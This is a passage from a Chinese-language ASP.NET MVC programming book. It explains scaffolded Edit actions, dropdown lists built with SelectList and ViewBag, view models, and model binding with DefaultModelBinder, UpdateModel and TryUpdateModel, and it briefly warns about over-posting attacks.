


图　4-8

图 4-8 所示就是一个带有真正功能和真实数据的程序的运行效果！

虽然它看起来似乎有很多的工作，到目前为止在理解生成代码和实体框架上占用了大部分章节篇幅，但是一旦知道了基架能够做的工作，那么实际的工作量是非常小的，仅需要三步：

(1) 实现模型类。

(2) 为控制器和视图构建基架。

(3) 选择数据库初始化策略。

要记住，基架只是为应用程序的特定部分提供了一个起点，在此基础上可以自由地调整和修改生成的代码。例如，我们可能喜欢(或不喜欢)每个专辑行右边的连接(Edit、Details、Delete)，如果不喜欢这些连接的话，就可以将其从视图中自由地删除。然而，本章接下来要做的就是在编辑场景下，看看 ASP.NET MVC 是如何更新视图模型的。

4.3　编辑专辑

基架将要处理的情形之一就是编辑专辑。该情形是从用户通过单击 Index 视图中的 Edit 链接(见图 4-8)开始的。编辑链接向 Web 服务器发送一个带有 URL 的 HTTP GET 请求，如 URL 为 /StoreManager/Edit/8，其中 8 表示特定专辑的 ID 属性值。可以将发送的这个请求看成“给我一些编辑专辑 8 的项”。

4.3.1 创建编辑专辑的资源

默认的MVC路由规则是将HTTP GET请求中的/StoreManager/Edit/8传递到StoreManager控制器的Edit操作中，代码如下所示：

```
//
// GET: /StoreManager/Edit/8

public ActionResult Edit(int id = 0)
{
    Album album = db.Albums.Find(id);
    if (album == null)
    {
        return HttpNotFound();
    }
    ViewBag.GenreId = new SelectList(db.Genres, "GenreId", "Name",
                      album.GenreId);
    ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId", "Name",
                      album.ArtistId);
    return View(album);
}
```

Edit 操作负责构建一个编辑专辑 8 的模型。它使用 MusicStoreDB 类来检索专辑，并将专辑作为模型传递给视图。但是将数据放进 ViewBag 的两行代码的作用是什么呢？当看到用户的专辑编辑页面时，就会知道这两行到底代码起了多大的作用！专辑编辑界面如图 4-9 所示。




图 4-9

当用户编辑专辑时，对于专辑的流派和艺术家属性的值来说，不希望输入自由格式的文本。反而想让用户从数据库中已经存在的流派和艺术家中选择一个。基架远见卓识地意识到了这一点，因为基架理解专辑、艺术家和流派三者之间的关联关系。

基架生成的编辑视图不是提供给用户文本框来输入流派名称，而是让用户在下拉框列表中选择现有的流派。下面是存储管理器的 Edit 视图中用来为流派创建下拉列表的代码(图 4-9 所示为下拉列表中有两个可用的流派)：

```
<div class="editor-field">
  @Html.DropDownList("GenreId", String.Empty)
  @Html.ValidationMessageFor(model => model.GenreId)
</div>
```

在下一章可以详细地看一下 DropDownList 辅助方法，但是现在，自己只能从零开始创建下拉列表。要创建这个列表，需要知道所有可得到的列表项有哪些。然而 Album 模型对象不会保存数据库中所有可得到的流派——Album 对象仅保存与它本身相关的流派。Edit 操作中多出来的两行代码就是为了构建从数据库中所有可得到的流派和艺术家的列表，并将这些列表存储在 ViewBag 中以便以后让 DropDownList 辅助方法检索。

```
ViewBag.GenreId = new SelectList(db.Genres, "GenreId", "Name",
                album.GenreId);
ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId", "Name",
                album.ArtistId);
```

代码中使用的 SelectList 类用于表示构建下拉列表需要的数据。其中构造函数的第 1 个参数指定了将要放在列表中的项。第 2 个参数是一个属性名称，该属性包含当用户选择一个指定项时使用的值(键值，像 52 或 2)。第 3 个参数是每一项要显示的文本(像“Rock”或“Rush”)。最后，第 4 个参数包含了最初选定项的值。

1. 模型和视图模型终极版

还记得上一章谈到的视图特定模型的概念吗？专辑编辑情形就是一个很好的例子，这里的模型对象(Album 对象)并没有包含编辑视图所需要的全部信息，因为另外还需要所有可能的流派和艺术家列表。针对这个问题，有两种可能的解决方案。

基架生成代码展示了第一种解决方案：将额外的信息传递到 ViewBag 结构中。这个方案完全合理而且还便于实现，但是一些人想通过一个强类型的模型对象得到所有的模型数据。

强类型模型的拥护者可能选择第二种方案：创建一个视图特定模型的对象，将专辑信息、流派和艺术家信息传递给一个视图。这个模型可能要使用下面这个类定义：

```
public class AlbumEditViewModel
{
  public Album AlbumToEdit { get; set; }
  public SelectList Genres { get; set; }
  public SelectList Artists { get; set; }
}
```

这样 Edit 操作就不再需要将信息放进 ViewBag，而需要实例化 AlbumEditViewModel 类，设置所有的对象属性，并将视图模型传递给视图。这两种方法不能说哪一种好、哪一种坏，而应该根据自身特点选择一种适合自己的方法。

2. Edit 视图

尽管下面没有原样地列出 Edit 视图内的代码，但它却代表了 Edit 视图的本质：

```
@using (Html.BeginForm()) {
   @Html.DropDownList("GenreId", String.Empty)
   @Html.EditorFor(model => model.Title)
   @Html.EditorFor(model => model.Price)
   <p>
      <input type="submit" value="Save" />
   </p>
}
```

该视图中包含一个表单，其中包含有让用户输入信息的各种 input 元素。其中一些 input 元素是下拉列表(HTML <select>元素)，还有一些是文本框控件(HTML<input type="text">元素)。下面展示了 Edit 视图渲染的 HTML 的本质：

```
<form action="/storemanager/Edit/8" method="post">
   <select id="GenreId" name="GenreId">
      <option value=""></option>
      <option selected="selected" value="1">Rock</option>
      <option value="2">Jazz</option>
   </select>
   <input class="text-box single-line" id="Title" name="Title"
         type="text" value="Caravan" />
   <input class="text-box single-line" id="Price" name="Price"
         type="text" value="9.99" />
   <p>
      <input type="submit" value="Save" />
   </p>
</form>
```

当用户单击页面上的 Save 按钮时，HTML 将发送一个 HTTP POST 请求，请求回到/StoreManager/Edit/8 页面。这时浏览器会自动收集用户在表单中输入的所有信息并将这些值(及其相关的 name 属性值)放在请求中一起发送。这里注意 input 和 select 元素的 name 属性，这些名称是要匹配 Album 模型中属性名称的，这就是其名称极短的原因所在。

4.3.2 响应编辑时的 POST 请求

接受 HTTP POST 请求来编辑专辑信息的操作的名称也是 Edit，但不同于前面看到的 Edit 操作，因为它有一个 HttpPost 操作选择器特性：

```
//
// POST: /StoreManager/Edit/8
```

```
[HttpPost]
public ActionResult Edit(Album album)
{
   if (ModelState.IsValid)
   {
      db.Entry(album).State = EntityState.Modified;
      db.SaveChanges();
      return RedirectToAction("Index");
   }
   ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                              "Name", album.GenreId);
   ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                              "Name", album.ArtistId);
   return View(album);
}
```

这个操作的作用就是接收含有用户所有编辑项的 Album 模型对象，并将这个对象保存到数据库中。现在可能极想知道更新后的 Album 对象是如何作为一个参数出现在操作中的，这个问题将延迟到本章的下一节予以解答。因为现在的重点是操作内部的讲解。

1. 编辑 happy path

happy path 就是当模型处于有效状态并可以将对象保存到数据库时执行的代码路径。操作通过 ModelState.IsValid 属性来检查模型对象的有效性。在本章后面将详细探讨这个属性，并且在第 6 章可以学习如何向模型中添加验证规则。这里就把 ModelState.IsValid 属性看做一个信号，来确保用户输入有用的专辑特性值。

如果模型处于有效状态，Edit 操作将执行下面这一行代码：

```
db.Entry(album).State = EntityState.Modified;
```

这行代码是告知数据上下文该对象在数据库中已经存在(这不是一个新的专辑，而是已经存在的)，所以框架应该对现有的专辑应用数据库中的值而不要再创建一个新的专辑记录。下一行代码将在数据上下文中调用 SaveChanges，这时上下文生成一条 SQL UPDATE 命令来更新对应的字段值以保留新值。

2. 编辑 sad path

sad path 是当模型无效时操作采用的路径。在 sad path 中，控制器操作需要重新创建 Edit 视图，以便用户改正自身产生的错误。例如，用户给专辑价格输入值 abc。字符串 abc 不是一个有效的十进制数值，这样模型状态就是无效的。据此，操作将重建下拉控件的列表并要求 Edit 视图重新渲染。对此，用户将会看到图 4-10 所示的页面。当然，我们会在用户错误到达服务器之前捕获这个错误，因为 ASP.NET MVC 默认提供了客户端验证，这些关于客户端验证的内容将在后续章节中进行学习。




图 4-10

现在可能极想知道错误信息是如何出现的，这同样与模型验证有关。模型验证将在第 6 章深入讲解。现在先理解这个 Edit 操作如何接收一个包含所有用户新数据值的 Album 对象。该过程的幕后推手就是模型绑定，它是 ASP.NET MVC 的一个核心特性。

4.4 模型绑定

想象自己要实现 HTTP POST 的 Edit 操作，并且还不知道能够简化编程的任何 ASP.NET MVC 特性。因为作为一名专业的 Web 开发人员，应该能够意识到 Edit 视图将会把表单中的值提交给服务器。如果为了更新专辑而检索这些值，那么可能会选择直接从请求中提取这些值：

```
[HttpPost]
public ActionResult Edit()
{
   var album = new Album();
   album.Title = Request.Form["Title"];
   album.Price = Decimal.Parse(Request.Form["Price"]);

   // ... and so on ...
}
```

正如想象的那样，代码会变得冗长乏味。上面展示的代码只是设置了两个属性；还有 4 个、5 个甚至更多的属性需要设置。从 Form 集合(其中包括所有通过 name 属性提交的表单值)中提取属性值并将这些值存储在 Album 属性中，而且任何不是字符串类型的属性都需要进行类型转换。

幸运的是，Edit 视图认真地命名了每一个表单输入来匹配 Album 属性。如果还记得前

面看到的 HTML 的话，就应该知道 Title 值的 input 元素的名称是 Title，Price 值的 input 元素的名称是 Price。可以修改视图让其使用不同的名称(像 Foo 和 Bar)，但是这样做只能使编写操作代码更加困难。如果真是这样的话，就必须记住 Title 的值是一个名为“Foo”的 input 元素，这太荒谬了！

既然 input 元素名称匹配属性名称，那么为什么不根据命名约定编写一段通用代码来解决这个问题呢？这也正是 ASP.NET MVC 提供的模型绑定功能之所在。

4.4.1　DefaultModelBinder

Edit 操作简单地采用 Album 对象作为参数而不是从请求中挖取表单值，如下所示：

```
[HttpPost]
public ActionResult Edit(Album album)
{
    // ...
}
```

当操作带有一个参数时，MVC 运行环境就会使用一个模型绑定器来构建这个参数。在 MVC 运行时中，可以为不同类型的模型注册多个模型绑定器，但是一般情况下默认的绑定器是 DefaultModelBinder。在 Album 对象的情形中，默认的模型绑定器检查 Album 类，并查找能用于绑定的所有 Album 属性。遵照前面介绍的命名约定，默认的模型绑定器能自动将请求中的值转换和移入到一个 Album 对象中(模型绑定器也可以创建一个对象实例来填充)。

换句话说，当模型绑定器看到 Album 具有 Title 属性时，它就在请求中查找名为“Title”的参数。注意这里是说“在请求中”而不是“在表单集合中”。模型绑定器使用称为值提供器(value provider)的组件在请求的不同区域中查找参数值。模型绑定器可以查看路由数据、查询字符串和表单集合，当然如果愿意的话也可以添加自定义的值提供器。

模型绑定不局限于 HTTP POST 操作和复合类型参数(像 Album 对象)。模型绑定也可以将原始参数传入操作，就像用于 Edit 操作响应 HTTP GET 请求一样：

```
public ActionResult Edit(int id)
{
   // ….
}
```

这种情况下，模型绑定器用参数(id)的名字在请求中查找值。路由引擎在 URL /StoreManager/Edit/8 中找到 ID 值，但不是由路由引擎而是模型绑定器将其从路由数据转换并移入到 id 参数中的。也可以使用 URL /StoreManager/Edit?id=8 来调用这个操作，因为模型绑定器可以在查询字符串集中找到 id 参数。

模型绑定器有点像搜救犬。运行时告知模型绑定器想要知道某个 id 属性值，然后绑定器开始到处查找名为 id 的参数。

模型绑定安全性简介

有时模型绑定器侵略性的搜索行为会产生意想不到的后果。上面提到了默认的模型绑定器如何查看 Album 对象的可用属性并试图通过找遍请求为每一个属性找到一个匹配值。但我们偶尔会有一两个属性可能不想(或期望)使用模型绑定器来设置，这时就要注意避免“重复提交”(over-posting)攻击了。通过一次成功的重复提交攻击，恶意的攻击者可以毁坏我们的应用程序和数据，所以不要轻视了这个警告。

第 7 章将更加详细地探讨重复提交攻击，同时也介绍一些防御攻击的技术。现在请记住这个威胁，并请在后面务必阅读第 7 章的内容！

4.4.2 显式模型绑定

当操作中有参数时，模型绑定会隐式地工作。也可以使用控制器中的 UpdateModel 和 TryUpdateModel 方法显式地调用模型绑定。如果在模型绑定期间出现错误或者模型是无效的，UpdateModel 方法将抛出一个异常。如果使用 UpdateModel 方法而不带操作参数，Edit 操作将如下所示：

```
[HttpPost]
public ActionResult Edit()
{
    var album = new Album();
    try
    {
        UpdateModel(album);
        db.Entry(album).State = EntityState.Modified;
        db.SaveChanges();
        return RedirectToAction("Index");
    }
    catch
    {
        ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                         "Name", album.GenreId);
        ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                          "Name", album.ArtistId);
        return View(album);
    }
}
```

TryUpdateModel 方法也可以调用模型绑定，但不会抛出异常。TryUpdateModel 会返回一个布尔类型的值——true 表示模型绑定成功，模型是有效的；false 表示模型绑定过程中出现了错误。

```
[HttpPost]
public ActionResult Edit()
{
   var album = new Album();
   if (TryUpdateModel(album))
```

```
    {
        db.Entry(album).State = EntityState.Modified;
        db.SaveChanges();
        return RedirectToAction("Index");
    }
    else
    {
        ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                         "Name", album.GenreId);
        ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                          "Name", album.ArtistId);
        return View(album);
    }
}
```

模型绑定的副产品就是模型状态。模型绑定器移进模型中的每一个值在模型状态中都有相应的一条记录。模型绑定后，可以随时查看模型状态以检查模型绑定是否成功：

```
[HttpPost]
public ActionResult Edit()
{
    var album = new Album();
    TryUpdateModel(album);
    if (ModelState.IsValid)
    {
        db.Entry(album).State = EntityState.Modified;
        db.SaveChanges();
        return RedirectToAction("Index");
    }
    else
    {
        ViewBag.GenreId = new SelectList(db.Genres, "GenreId",
                                         "Name", album.GenreId);
        ViewBag.ArtistId = new SelectList(db.Artists, "ArtistId",
                                          "Name", album.ArtistId);
        return View(album);
    }
}
```

如果在模型绑定过程中出现了错误，那么模型状态将会包含导致绑定失败的属性名、尝试的值以及错误消息。虽然模型状态可以用来调试程序，但它的主要作用是为用户显示错误信息，以告知数据录入失败。接下来的两章将讲解模型状态如何使 HTML 辅助方法、MVC 验证特性和模型绑定一起工作。

4.5　小结

本章侧重于讲解如何利用模型对象来构建 ASP.NET MVC 应用程序。可以使用 C#语言编

写模型定义类，然后根据指定的模型类型使用基架生成应用程序的其他部分。ASP.NET MVC 自带的所有基架都是基于实体框架运作的，但是基架是可扩展并可自定义的，所以基架可以和各种技术一起使用。

本章后面部分还探讨了模型绑定，现在应该理解了如何使用模型绑定特性(而不是在整个表单集合中挖取)来捕获请求中的值，也应该知道如何查询控制器操作中的字符串。而后对重复提交攻击中的模型绑定序列进行了简单介绍，这些内容在后面第 7 章中会进行详细介绍。

